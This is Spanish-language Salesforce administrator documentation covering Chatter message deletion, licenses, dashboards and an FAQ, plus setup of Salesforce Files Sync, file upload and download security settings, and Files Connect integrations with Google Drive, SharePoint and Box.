# Directrices para la eliminación de los mensajes de Chatter de sus usuarios

Los administradores de Salesforce con el permiso "Gestionar mensajes de Chatter" pueden acceder a los mensajes privados de todos los usuarios a través de la API de SOAP. Puede ver y eliminar cualquier mensaje (como para fines de comprobación).

Cuando elimina mensajes privados de Chatter, tenga en cuenta estas directrices.

- Los mensajes se eliminan de forma masiva. No se envían a la papelera.
- Los mensajes eliminados no se incluyen en los resultados de búsqueda de mensajes.
- La eliminación de un mensaje resultado del uso compartido de un archivo con alguien no elimina el archivo en si.
- Si se eliminan todos los mensajes de una conversación, ésta no aparece en Mis mensajes y no se puede recuperar mediante la API de REST de Chatter.
- Si las respuestas de correo electrónico están activadas y un usuario responde a un mensaje eliminado, Chatter devuelve una notificación de error y no procesa el mensaje de respuesta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para usuarios con una licencia de Salesforce, y **Database.com Edition** para usuarios con una licencia de administrador de Database.com

# Crear informes sobre Chatter con el paquete Paneles

EDICIONES

Disponible en: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, **Developer Edition** y **Performance Edition**

El paquete Paneles de Salesforce Chatter tiene gran utilidad. Obtiene múltiples paneles, más de 100 informes, e incluso tipos de informes personalizados que puede utilizar para supervisar y gestionar la adopción e implicación de Chatter en su organización.

Utilice el paquete Paneles de Salesforce Chatter para:

- Ver la adopción global de Chatter con datos estadísticos detallados y tendencias mensuales
- Supervisar la adopción de grupos con datos estadísticos de pertenencia e implicación, como el número de publicaciones, comentarios, Me gusta y los contribuyentes principales
- Supervisar la creación de contenidos y la implicación de usuarios, como los archivos principales, los contenidos de tendencia y los contribuyentes principales
- Ver la taxonomía de temas y supervisar las asignaciones de temas, incluyendo los temas más asignados y los asignadores principales
- Crear informes personalizados utilizando agrupaciones inmediatas como departamento, país, función o perfil

Puede instalar los Paneles de Salesforce Chatter desde AppExchange.

Consejo: Para obtener instrucciones de instalación, información detallada acerca de los informes y actualizar instrucciones, consulte *Información general sobre Paneles de Chatter* .

Una vez instalado el paquete, puede acceder a sus nuevos paneles, informes y tipos de registro personalizados junto con todos sus otros paneles e informes de Salesforce.

Cuando las versiones más recientes del paquete estén disponibles, podrá actualizar su paquete reinstalando el paquete. Si ha personalizado cualquiera de los informes y paneles; no tema, sus personalizaciones se mantienen durante la actualización.

| Panel | Descripción |
|---|---|
| Descripción general | Consulte el estado general de Chatter al instante. |
| Adopción por departamento | Obtenga una visión general de datos estadísticos de departamentos de la adopción de grupos, perfiles de usuario y temas. |
| Archivos | Siga las cargas de archivos, las descargas, la participación y los creador de contenido. |
| Grupos | Supervise la actividad de las noticias en tiempo real y de miembros en grupos de Chatter. |
| Gestión | Realice un seguimiento de preguntas y publicaciones sin respuesta, índices de crecimiento de grupos, así como el estado de salud general de sus grupos. |
| P&R | Realice un seguimiento de la actividad reciente de preguntas, respuestas y mejores respuestas publicadas en grupos. |
| Temas | Realice un seguimiento de la actividad de sus temas de Chatter. |
| Usuario | Realice un seguimiento de la actividad reciente de preguntas, respuestas y mejores respuestas en perfiles de usuario. |

Nota: Los informes de este paquete devuelven datos para todo Chatter. Si su organización está utilizando una comunidad, recomendamos que instale el paquete Gestión de comunidades de Salesforce (para comunidades con Chatter) en su lugar. Este paquete le permite realizar informes acerca del uso de Chatter en su organización interna y el uso de Chatter en su comunidad.

# Licencias de usuarios de Chatter

Todas las licencias estándar de Salesforce permiten el acceso libre a Chatter a cualquier usuario en su organización. Salesforce ofrece también licencias específicas de Chatter: Chatter External, Chatter Free y Chatter Only (también conocido como Chatter Plus).

EDICIONES

Disponible en: Salesforce Classic

Las licencias de Chatter External y Chatter Free están disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Las licencias de Chatter Only (también conocido como Chatter Plus), están disponibles en: **Professional Edition**, **Enterprise Edition** **Unlimited Edition** y **Performance Edition**

## Chatter External

Esta licencia es para usuarios fuera del dominio de correo electrónico de su empresa. Estos usuarios externos, también denominados clientes, pueden ser invitados a grupos de Chatter que permiten clientes. Los clientes pueden acceder a información e interactuar con los usuarios únicamente de los grupos a los que están invitados. No pueden acceder a objetos o datos de Chatter.

## Chatter Free

La licencia de Chatter Free es para usuarios que no tienen una licencia de Salesforce pero necesitan acceder a Chatter. Estos usuarios pueden acceder a elementos estándar de Chatter como personas, perfiles, grupos y archivos, pero no pueden acceder a objetos o datos de Salesforce. Los usuarios de Chatter Free pueden ser moderadores de Chatter.

Los usuarios de Chatter Free no ven las fichas como otros usuarios de Salesforce. Los usuarios de Chatter Free acceden a las noticias en tiempo real, personas, grupos y archivos utilizando los vínculos de la barra lateral de la página.

Los administradores de Salesforce puede actualizar una licencia de Chatter Free a una licencia estándar de Salesforce o Chatter Only en cualquier momento. No puede convertir una licencia estándar de Salesforce o Chatter Only a una licencia de Chatter Free.

## Chatter Only (Chatter Plus)

Las licencias de Chatter Only también se conocen como licencias de Chatter Plus. Es para usuarios que no tienen licencias de Salesforce pero que necesitan acceso a algunos objetos de Salesforce además de Chatter. Los usuarios de Chatter Plus pueden ser moderadores de Chatter y tener acceso a páginas estándar de personas, perfiles, grupos y archivos de Chatter. También pueden

- Ver cuentas y contactos de Salesforce.
- Utilizar Salesforce CRM Content, Ideas y Respuestas
- Acceder a paneles e informes
- Usar y aprobar flujos de trabajo
- Use el calendario para crear y supervisar actividades
- Visualice y modifique hasta diez objetos personalizados
- Agregar registros a grupos

De forma predeterminada, las fichas ara objetos estándar de Salesforce están ocultas a los usuarios de Chatter Plus. Exponga esas fichas, si desea ponerlas a disponibilidad de usuarios de Chatter Plus. Para obtener más información sobre los usuarios de Chatter Plus, consulte *Preguntas más frecuentes de Chatter Plus*.

## Descripción general de licencias de Chatter

Esta tabla muestra la lista de funciones disponibles para licencias de Chatter External, Chatter Free y Chatter Only.

| Función | Chatter External<br>(Acceso limitado a elementos y personas de los grupos a los que están invitados los clientes) | Chatter Free | Chatter Only<br>(también conocido como Chatter Plus) |
|---|---|---|---|
| Cliente de Chatter Desktop | ✅ | ✅ | ✅ |
| Utilice la aplicación móvil Salesforce1<br>(Las aplicaciones descargables requieren el permiso de perfil "API activado") | ✅<br>Los usuarios de la aplicación descargable no pueden acceder a las vistas de lista Grupos o Personas. | ✅ | ✅ |
| Fuentes | ✅ | ✅ | ✅ |
| Colaboración de archivos | ✅ | ✅ | ✅ |
| Files Connect: | | | ✅ |
| Grupos | ✅ | ✅ | ✅ |
| Invitaciones para unirse a grupos | ✅<br>Solo los clientes que sean también responsables de grupo pueden invitar a usuarios de Chatter de los grupos a los que tienen acceso o a personas ajenas a Chatter. | ✅ | ✅ |
| Perfiles | ✅ | ✅ | ✅ |
| Temas y etiquetas | ✅ | ✅ | ✅ |
| Mensajes privados | ✅ | ✅ | ✅ |
| Búsqueda global | ✅<br>Los resultados de la búsqueda solo incluyen los elementos a los que los usuarios tienen acceso mediante grupos. | ✅ | ✅ |
| Objetos personalizados | | | ✅<br>Hasta 10 objetos personalizados. |
| Cuentas y contactos | | | ✅<br>Solo lectura |
| Calendario y eventos | | | ✅ |
| Biblioteca de contenido | | | ✅ |

| Función | Chatter External (Acceso limitado a elementos y personas de los grupos a los que están invitados los clientes) | Chatter Free | Chatter Only (también conocido como Chatter Plus) |
|---|---|---|---|
| Ideas y respuestas | | | ✅ |
| Informes y paneles | | | ✅ |
| Tareas y actividades | | | ✅ |
| Uso y aprobación de flujos de trabajo | | | ✅ |

# Preguntas más frecuentes acerca de la administración de Chatter

## ¿Puedo conectar varias organizaciones de Salesforce que utilicen Chatter?

Chatter solo está disponible en una única organización. Únicamente los usuarios de la misma organización de Salesforce pueden comunicarse entre sí mediante Chatter. Sin embargo, puede agregar a personas ajenas al dominio de correo electrónico de su empresa para utilizar Chatter en su organización como un cliente en grupos que posea o gestione.

## ¿Los usuarios del portal puede utilizar Chatter?

Chatter no está disponible para usuarios de portal en portales de socios o Portales de clientes. Chatter está disponible para usuarios de cliente y usuarios de socio en comunidades.

## ¿Puedo controlar el usuario Experto de Chatter?

Como administrador, puede desactivar o controlar el usuario Experto de Chatter y ofrecer publicaciones para su empresa. De manera predeterminada, el Experto de Chatter realiza publicaciones cuando un nuevo usuario selecciona iniciar unos de los grupos sugeridos por Chatter de la página Grupos a los que se puede unir.

Nota: Esto solo se aplica a las organizaciones creadas después de Summer '11.

Para desactivar el Experto de Chatter:

1. Haga clic en **Personas** > **Buscar personas**.
2. Busque Experto de Chatter.
3. Haga clic en **Gestionar usuario** > **Desactivar usuario**.

Para controlar el Experto de Chatter y poder enviar y recibir publicaciones:

1. Haga clic en **Personas** > **Buscar personas**.
2. Busque Experto de Chatter.
3. Cambie su dirección de correo electrónico.

## ¿Se puede impedir que un usuario cree grupos de Chatter?

En caso de haber usuarios que no deben crear grupos, puede impedir que lo hagan.

La posibilidad de crear grupos (públicos, privados o sin registrar) se controla mediante el permiso "Crear y poseer nuevos grupos de Chatter". El permiso está habilitado de forma predeterminada y los administradores pueden deshabilitarlo en los perfiles de los usuarios correspondientes.

Si un administrador deshabilita este permiso, el usuario ya no puede crear ni ser designado como propietario de nuevos grupos de Chatter. Si el usuario ya es propietario de algún grupo, la propiedad no se revoca.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Modificar perfiles en la interfaz de perfiles original

## ¿Puedo cambiar la ubicación de las noticias de Chatter en tiempo real con el editor de formatos de páginas?

Actualmente no puede cambiar la ubicación de las noticias en tiempo real de Chatter. Sin embargo, los usuarios pueden hacer clic en el vínculo **Ocultar Chatter** en las noticias en tiempo real de Chatter para ocultarlas y en el vínculo **Mostrar Chatter** para mostrarlas.

## ¿Puedo evitar que algunas palabras se utilicen en publicaciones de Chatter?

No, si está utilizando la interfaz estándar de Chatter. Sin embargo, hay aplicaciones externas como Chatter Blacklist. Esta aplicación le permite crear una "lista negra" de palabras, frases o expresiones personalizadas (por ejemplo, números de tarjetas de crédito) que están prohibidas en publicaciones y comentarios de Chatter. Esta palabras pueden impedir realizar una publicación, ser sustituidas por palabras y frases aprobadas o ser registradas para fines de control.

El Servicio de asistencia técnica de Salesforce no proporciona solución de problemas para aplicaciones/paquetes de otros fabricantes, a no ser que se indique específicamente en la información del proveedor de la aplicación.

## ¿Están los archivos y las publicaciones de Chatter dentro del uso de mi almacenamiento?

Las publicaciones de noticias, los cambios seguidos y los comentarios de Chatter no se tienen en cuenta en su almacenamiento de datos. Sin embargo, cualquier archivo y fotos que cargue afecta al almacenamiento de archivos. Los archivos cargados en la ficha Archivos también afectan al almacenamiento de archivos.

# Salesforce Files

Personalice formatos de página para incluir en la lista relacionada Files; de modo que los usuarios vean una lista de archivos asociados con un registro.

Agregar la lista relacionada Archivos a formatos de página

Personalice formatos de página para incluir la lista relacionada Archivos, de modo que los usuarios puedan agregar archivos a un registro y ver una lista de archivos asociados con el registro.

Impedir que los usuarios adjunten archivos de Salesforce
Utilice conjuntos de permisos para evitar que los usuarios adjunten Salesforce Files a publicaciones, registros y otros objetos.

# Agregar la lista relacionada Archivos a formatos de página

Personalice formatos de página para incluir la lista relacionada Archivos, de modo que los usuarios puedan agregar archivos a un registro y ver una lista de archivos asociados con el registro.

Utilice archivos en lugar de archivos adjuntos para hacer los archivos disponibles fuera del contexto del registro individual. El administrador o propietario del archivo sigue decidiendo la configuración de colaboración para el archivo.

1. En Configuración, introduzca *Gestor de objetos* en el cuadro Búsqueda rápida, luego seleccione el nombre del objeto al que desea agregar a la lista relacionada Archivos (como Oportunidad).
2. Haga clic en **Formatos de página**.
3. Haga clic en el formato de página que desea personalizar.
4. En la lista de elementos disponible en el panel izquierdo, haga clic en **Listas relacionadas**.
5. Arrastre **Archivos** a la sección Listas relacionadas.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

# Impedir que los usuarios adjunten archivos de Salesforce

Utilice conjuntos de permisos para evitar que los usuarios adjunten Salesforce Files a publicaciones, registros y otros objetos.

Desactive o active el permiso de usuario en Configuración. Introduzca *Perfiles de usuario* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**. Haga clic en **Modificar** junto al perfil de usuario que desee. En la sección Permisos administrativos, active o desactive la casilla Seleccionar archivos de Salesforce. Haga clic en **Guardar**.

Otra opción es aplicar el permiso en un conjunto de permisos. Los usuarios con este permiso desactivado pueden seguir cargando archivos desde su unidad local. Para aplicar el permiso en un conjunto de permisos; desde Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**. Modifique el conjunto de permisos y aplique el permiso Seleccionar archivos de Salesforce.

EDICIONES

Disponible en: todas las ediciones

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

# Salesforce Files Sync

Con Salesforce Files sync, los usuarios pueden sincronizar archivos entre sus dispositivos y Salesforce.

Activación de Salesforce Files Sync
Active Salesforce Files Sync para permitir a los usuarios sincronizar archivos entre sus dispositivos y Salesforce.

Cómo otorgar el acceso a usuarios a Salesforce Files Sync

Tras activar Salesforce Files Sync, otorgue acceso a sus usuarios creando y asignando un conjunto de permisos o otorgando permiso en los perfiles.

Instalar Salesforce Files Sync

El cliente de Salesforce Files Sync sincroniza archivos entre ordenadores de usuarios y Salesforce. Los usuarios también pueden acceder a archivos sincronizados desde Salesforce1.

Configurar ajustes de seguridad de carga y descarga de archivos

Para proporcionar más seguridad, controle el modo en que se gestionan algunos tipos de archivo durante la carga y la descarga.

Sugerencias y prácticas recomendadas para la administración de Salesforce Files Sync

Supervise el acceso y el uso de Salesforce Files Sync con las herramientas de administrador de Salesforce Files Sync.

Regenerar una vista previa de archivo o contenido

Si un contenido o un archivo no tienen una vista previa o la calidad de la vista previa es mala, pruebe a regenerar la vista previa.

# Activación de Salesforce Files Sync

Active Salesforce Files Sync para permitir a los usuarios sincronizar archivos entre sus dispositivos y Salesforce.

1. Desde Configuración, introduzca *Salesforce Files* en el cuadro Búsqueda rápida.
2. En **Configuración**, seleccione **Configuración general**.
3. En la parte inferior de la página Configuración de Salesforce Files Sync, haga clic en **Modificar**.
4. Seleccione **Activar Files Sync**.
5. Haga clic en **Guardar**.

Salesforce Files Sync estará ahora activado para su organización.

A continuación, otorgue acceso a los usuarios a Salesforce Files Sync.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Salesforce Files Sync:

- "Personalizar aplicación"

# Cómo otorgar el acceso a usuarios a Salesforce Files Sync

Tras activar Salesforce Files Sync, otorgue acceso a sus usuarios creando y asignando un conjunto de permisos o otorgando permiso en los perfiles.

PERMISOS DE USUARIO

Para activar Salesforce Files Sync para usuarios:

- "Personalizar aplicación"

Cómo otorgar acceso a Salesforce Files Sync empleando un conjunto de permisos

Los conjuntos de permisos son una forma sencilla de activar Salesforce Files Sync para los usuarios.

Activar Salesforce Files Sync para perfiles

Active Salesforce Files Sync para todos los usuarios con perfiles estándar particulares o para perfiles personalizados específicos de su organización de Salesforce.

## Cómo otorgar acceso a Salesforce Files Sync empleando un conjunto de permisos

Los conjuntos de permisos son una forma sencilla de activar Salesforce Files Sync para los usuarios.

PERMISOS DE USUARIO

Para crear un conjunto de permisos:
- "Personalizar aplicación"

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en **Nuevo**.
3. Cumplimente los campos obligatorios.

   **Etiqueta**
   La etiqueta exclusiva para el conjunto de permisos. Por ejemplo, podría llamar este conjunto de permisos "Salesforce Files Sync activado".

   **Nombre de API**
   El nombre exclusivo utilizado por la API de Force.com.

   **Descripción**
   Una descripción de este conjunto de permisos. Por ejemplo, "Activa Salesforce Files Sync para usuarios asignados. Salesforce Files Sync permite a los usuarios sincronizar archivos automáticamente en dispositivos."

4. Seleccione una opción de licencia de usuario.

   Nota: Si piensa asignar este conjunto de permisos a usuarios con licencias de Salesforce y Chatter Only, seleccione —*Ninguno*—.

5. Haga clic en **Guardar**.
   La página de descripción general de su nuevo conjunto de permisos aparece.
6. En Sistema, haga clic en **Permisos del sistema**.
7. En la parte superior de la lista Permisos del sistema, haga clic en **Modificar**.
8. Seleccione **Sincronizar archivos**.
9. Haga clic en **Guardar**.

Asigne el conjunto de permisos a los usuarios que deben tener acceso a Salesforce Files Sync.

CONSULTE TAMBIÉN

Licencias de conjuntos de permisos

## Activar Salesforce Files Sync para perfiles

Active Salesforce Files Sync para todos los usuarios con perfiles estándar particulares o para perfiles personalizados específicos de su organización de Salesforce.

PERMISOS DE USUARIO

Para activar Salesforce Files Sync para perfiles:
- "Personalizar aplicación"

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione el perfil que tendrá el permiso de Salesforce Files Sync.
3. En la página de detalles del perfil, haga clic en **Modificar**.
4. En Permisos administrativos, seleccione **Sincronizar archivos**.

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Perfiles

# Instalar Salesforce Files Sync

El cliente de Salesforce Files Sync sincroniza archivos entre ordenadores de usuarios y Salesforce. Los usuarios también pueden acceder a archivos sincronizados desde Salesforce1.

Para utilizar Salesforce Files Sync recomendamos:

| Requisitos del sistema | Windows | Mac |
|---|---|---|
| Sistemas operativos compatibles | Microsoft® Windows® 7 y versiones posteriores | Apple® Mac OS X 10.8 Mountain Lion y versiones posteriores |
| Procesadores | Procesador compatible con x86 de 2,33 GHz o superior o procesador Intel® Atom™ de 1,6 GHz o superior para dispositivos móviles | Procesador Intel® Core™ 1.83 GHz de doble núcleo o superior |
| Memoria | 512 MB de memoria RAM (1 GB recomendados) | 512 MB de memoria RAM (1 GB recomendados) |
| Unidad de disco duro | 4 GB de espacio libre recomendado para las operaciones de sincronización | 4 GB de espacio libre recomendado para las operaciones de sincronización |

Los usuarios pueden descargar Salesforce Files Sync desde Chatter.

1. Desde su configuración personal, introduzca *`Files Sync`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Salesforce Files Sync**. ¿Varios resultados? Seleccione aquel en Configuración personal.
2. Haga clic en el botón **Descargar**.
3. Siga las instrucciones de instalación para su sistema operativo.
4. Inicie sesión con sus credenciales de Salesforce.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

# Configurar ajustes de seguridad de carga y descarga de archivos

Para proporcionar más seguridad, controle el modo en que se gestionan algunos tipos de archivo durante la carga y la descarga.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para configurar los ajustes de carga y descarga de archivos:

- "Personalizar aplicación"

Para administrar los ajustes de carga y descarga de archivos:

1. En Configuración, introduzca *Seguridad de carga y descarga de archivos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguridad de carga y descarga de archivos**.
2. Haga clic en **Modificar**.
3. Para evitar que los usuarios carguen archivos que pueden suponer un riesgo de seguridad, seleccione `No permitir cargas de archivos HTML como registros de documentos o archivos adjuntos`.

   Este ajuste bloquea la carga de estos tipos de archivo MIME: `.html`, `.htt`, `.mht`, `.svg`, `.swf`, `.thtml` y `.xhtml`.

   PRECAUCIÓN: Tenga en cuenta lo siguiente cuando seleccione esta opción:

   - Si su organización utiliza el portal de socios para dar a sus usuarios socios acceso a Salesforce, no recomendamos activar este ajuste. Al activar este ajuste, su organización no podrá personalizar la apariencia de su portal de socios.
   - Los archivos adjuntos HTML no están permitidos en soluciones, con independencia de si este ajuste de seguridad está activado. Además, este ajuste no afecta a los archivos adjuntos a las plantillas de correo electrónico; los archivos adjuntos HTML en plantillas de correo electrónico están siempre permitidos.
   - Después de activar este ajuste, los documentos y archivos adjuntos HTML cargados anteriormente no se ven afectados. Sin embargo, cuando los usuarios intentan ver un archivo adjunto o documento HTML, su explorador les pide primero que abran el archivo en el explorador, lo guarden en su equipo o cancelen la acción.

4. Establezca el comportamiento de descarga para cada tipo de archivo:
   a. **Descargar** (recomendado): El archivo siempre se descarga, independientemente del tipo de archivo.
   b. **Ejecutar en navegador**: El archivo, independientemente del tipo de archivo, aparece y se ejecuta automáticamente cuando se accede a él en un navegador o mediante una solicitud de HTTP.
   c. **Híbrido**: Se han descargado Salesforce Files. Los archivos adjuntos y los documentos se ejecutan en el navegador.
5. Haga clic en **Guardar**.

# Sugerencias y prácticas recomendadas para la administración de Salesforce Files Sync

Supervise el acceso y el uso de Salesforce Files Sync con las herramientas de administrador de Salesforce Files Sync.

## Visualizar cuándo y cómo acceden los usuarios a Salesforce Files Sync

Cuando se activa Salesforce Files Sync para usuarios, revise la frecuencia con la que los usuarios acceden a la aplicación desde sus escritorios o cómo comparten archivos.

- La página Historial de inicio de sesión indica los inicios de sesión en la aplicación de escritorio Salesforce Files Sync en la columna Aplicación como "Salesforce Files". Para ver estos inicios de sesión, exporte el historial de inicio de sesión de su organización en un archivo CSV o cree una vista de lista personalizada con la columna Aplicación en un lugar prominente.
- Visualice el historial de inicio de sesión de un usuario individual en su página de detalles Usuario en la lista relacionada Historial de inicio de sesión.

## Revocar el acceso a Salesforce Files Sync

Cosas que ocurren: Los usuarios pierden sus portátiles, las personas dejan la empresa. Revoque el acceso a Salesforce Files Sync para evitar que los datos terminen en manos de las personas erróneas.

- En dispositivos móviles, los archivos sincronizados están incluidos en la aplicación Salesforce1. Si se comprometió la seguridad móvil, revoque el acceso del usuario a la aplicación Salesforce1.
- En ordenadores de sobremesa y portátiles, Salesforce Files Sync almacena archivos sincronizados en la carpeta "Salesforce Files Sync". Cuando desactiva le permiso "Sync Files" para un usuario individual, los archivos ya no se sincronizan con Salesforce. Sin embargo, los archivos sincronizados anteriormente permanecen en la carpeta Salesforce Files Sync en el ordenador del usuario.

  Para realizar la desactivación de Salesforce Files Sync fácilmente para usuarios individuales, recomendamos la activación de Salesforce Files Sync utilizando un conjunto de permisos en el registro del usuario en lugar de activar la función para perfiles.

CONSULTE TAMBIÉN

Supervisar el historial de inicios de sesión

# Regenerar una vista previa de archivo o contenido

Si un contenido o un archivo no tienen una vista previa o la calidad de la vista previa es mala, pruebe a regenerar la vista previa.

El archivos se agrega a una cola mientras se está realizando la regeneración. Se elimina la vista previa existente de inmediato y los usuarios no ven una vista previa mientras el archivo está en la cola.

No puede regenerar una vista previa de archivos cifrados, archivos protegidos por contraseña, PDF protegidos contra copia, tipos de archivo desconocidos y cualquier archivo superior a 25 MB.

1. En Configuración, introduzca *Regenerar las vistas previas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Regenerar las vistas previas**.
2. Especifique el Id. de documento de contenido o el Id. de versión de contenido.

   Si especifica el Id. de documento de contenido pero no especifica el número de versión, se utiliza la última versión.

Para ver si la vista previa se regeneró correctamente, navegue a la página de detalles del archivo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para regenerar una vista previa:

- "Personalizar aplicación"

# Salesforce Files Connect

Con Files Connect, los usuarios de Salesforce pueden acceder, compartir y buscar datos externos desde sistemas como Google Drive, SharePoint o Box.


El proceso de configuración de Files Connect

El proceso de configuración para Files Connect es diferente para fuentes de datos externos en permisos y basadas en la Nube.

Activar Salesforce Files Connect para su organización

Permita a los usuarios buscar y compartir archivos desde sistemas externos como Google Drive y SharePoint.

Permitir a los usuarios y administradores acceder a fuentes de datos de Files Connect

Después de activar Files Connect, proporcione a los usuarios y administradores permisos para acceder a fuentes de datos externas especificas desde Salesforce.

Crear un proveedor de autenticación para Box

Para utilizar Box como una fuente de datos externa, debe crear un proveedor de autenticación para él en Salesforce.

Definir una fuente de datos externa para Box

Permita a los usuarios acceder a su contenido de Box desde la página de inicio de Archivos, publicaciones de noticias en tiempo real y búsqueda.

Crear un proveedor de autenticación para Google Drive

Para utilizar Google Drive como una fuente de datos externa, debe crear un proveedor de autenticación para él en Salesforce. El proceso comienza por la creación de un proyecto relacionado en la consola de desarrolladores de Google.

Definir una fuente de datos externa para Google Drive

Permita a los usuarios de Chatter acceder a su contenido de Google Drive desde la ficha Archivos, publicaciones de noticias en tiempo real y búsqueda. Salesforce admite documentos, hojas de cálculo, presentaciones y dibujos de Google.

Crear un proveedor de autenticación para SharePoint Online u OneDrive for Business

Para utilizar una de las fuentes de datos externas basadas en la Nube de Microsoft, debe crear un proveedor de autenticación para ella en Salesforce y registrar ese proveedor en una aplicación Web de Microsoft Azure.

Definir una fuente de datos externa para SharePoint Online u OneDrive for Business

Con Files Connect y Chatter, Salesforce puede acceder a contenidos desde los sistemas basados en la Nube de Microsoft.

Configurar un agente seguro para SharePoint 2010 o 2013

Un agente seguro proporciona una comunicación segura entre Salesforce y datos in situ externas en SharePoint 2010 o 2013.

Garantizar el acceso con clústeres de Agente seguro

Los clústeres de Agente seguro proporcionan protección contra fallos, garantizando que los usuarios de Salesforce siempre pueden acceder fuentes de datos externas in situ como SharePoint 2010 o 2013.

Definir una fuente de datos externa para SharePoint 2010 o 2013

Permita a Salesforce acceder a datos en su sistema basado en permisos. Files Connect y Chatter lo hacen posible.

Incluir una fuente de datos de Files Connect en búsqueda global

Combine búsquedas para datos de Salesforce con datos externos de Google Drive, SharePoint u OneDrive for Business. A través de la API, los desarrolladores pueden automatizar el proceso con consultas SOQL o SOSL compatibles.

Incluir propiedades personalizadas de SharePoint en búsquedas y consultas SOQL y SOSL

Después de crear un objeto externo para una fuente de datos de SharePoint, se necesitan algunos pasos especiales para buscar o consultar cualquier propiedad personalizada que contiene.

Definir una fuente de datos externa de URL sencilla

Si Chatter está activado para su organización, Salesforce puede acceder a datos almacenados en otro dominio Web para su uso en las noticias en tiempo real y la ficha Archivos.

# El proceso de configuración de Files Connect

El proceso de configuración para Files Connect es diferente para fuentes de datos externos en permisos y basadas en la Nube.

Consejo: Para obtener imágenes detalladas, sugerencias y soluciones, consulte la *Guía de configuración* y la *Guía de usuario* de Files Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## En primer lugar, active Files Connect y permita a los usuarios acceder a fuentes de datos externas relacionadas

1. Activar Salesforce Files Connect para su organización.
2. Permitir a los usuarios y administradores acceder a fuentes de datos de Files Connect.

## Para fuentes de datos basadas en la Nube, cree un proveedor de autenticación y luego defina la fuente

Si utiliza Google Drive:

1. Crear un proveedor de autenticación para Google Drive.
2. Definir una fuente de datos externa para Google Drive.

Si utiliza sistemas de la Nube de Microsoft:

1. Crear un proveedor de autenticación para SharePoint Online u OneDrive for Business.
2. Definir una fuente de datos externa para SharePoint Online u OneDrive for Business.

Si utiliza Box:

1. Crear un proveedor de autenticación para Box
2. Definir una fuente de datos externa para Box

## Para fuentes de datos en permisos, configure un agente seguro y luego defina la fuente

Nota: Este proceso requiere una licencia de conjunto de permisos de pago, "Files Connect para fuentes de datos externas in situ" Para obtener información acerca de licencias de conjunto de permisos, consulte Ayuda de Salesforce.

1. Configurar un agente seguro para SharePoint 2010 o 2013 en un servidor Linux o Windows para conectar Salesforce de forma segura a los datos almacenados detrás de su cortafuegos.
2. Definir una fuente de datos externa para SharePoint 2010 o 2013.

## Incluir los datos externos en búsquedas federadas

Para permitir a los usuarios acceder a datos externos en búsquedas globales de Salesforce, deberá crear un objeto externo y otorgar a los usuarios el acceso a sus campos. Este paso es opcional, pero altamente recomendable para integrar mejor los datos externos con Salesforce.

## Para las fuentes de datos por usuario, haga que los usuarios se autentiquen en Salesforce

Si ha especificado la autenticación por usuario para una fuente de datos y la ha expuesto a través de perfiles o conjuntos de permisos, solicite a los usuarios autorizados que proporcionen sus credenciales de fuente de datos.

## Iniciar el acceso, el uso compartido y la búsqueda de archivos externos.

Ahora, los usuarios pueden acceder y compartir archivos externos a través de noticias en tiempo real y la ficha Archivos y buscarlos junto con su contenido de Salesforce.

# Activar Salesforce Files Connect para su organización

Permita a los usuarios buscar y compartir archivos desde sistemas externos como Google Drive y SharePoint.

1. Desde Configuración, introduzca *Configuración de Files Connect* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Files Connect**.
2. Haga clic en **Modificar** y luego seleccione **Activar Files Connect**.
3. Para Colaboración de archivos, seleccione una de las siguientes opciones:
   - **Copiar** almacena una copia de archivos externos en Salesforce. Si se comparten los archivos con un grupo de Chatter, todos los miembros del grupo pueden acceder a los archivos, incluso si carecen de acceso al sistema externo.
   - **Referencia** señala archivos externos almacenados fuera de Salesforce. No hay vistas previas de archivos disponibles y las descargas de archivos requieren acceso de usuario al sistema externo. (Los usuarios deben introducir credenciales para el sistema en la sección Configuración de autenticación para sistemas externos de la configuración personal).

   Consejo: Seleccione el modo Copiar si su organización comparte archivos con clientes o socios externos. Seleccione el modo Referencia para reflejar restricciones de acceso desde el sistema externo en Salesforce.

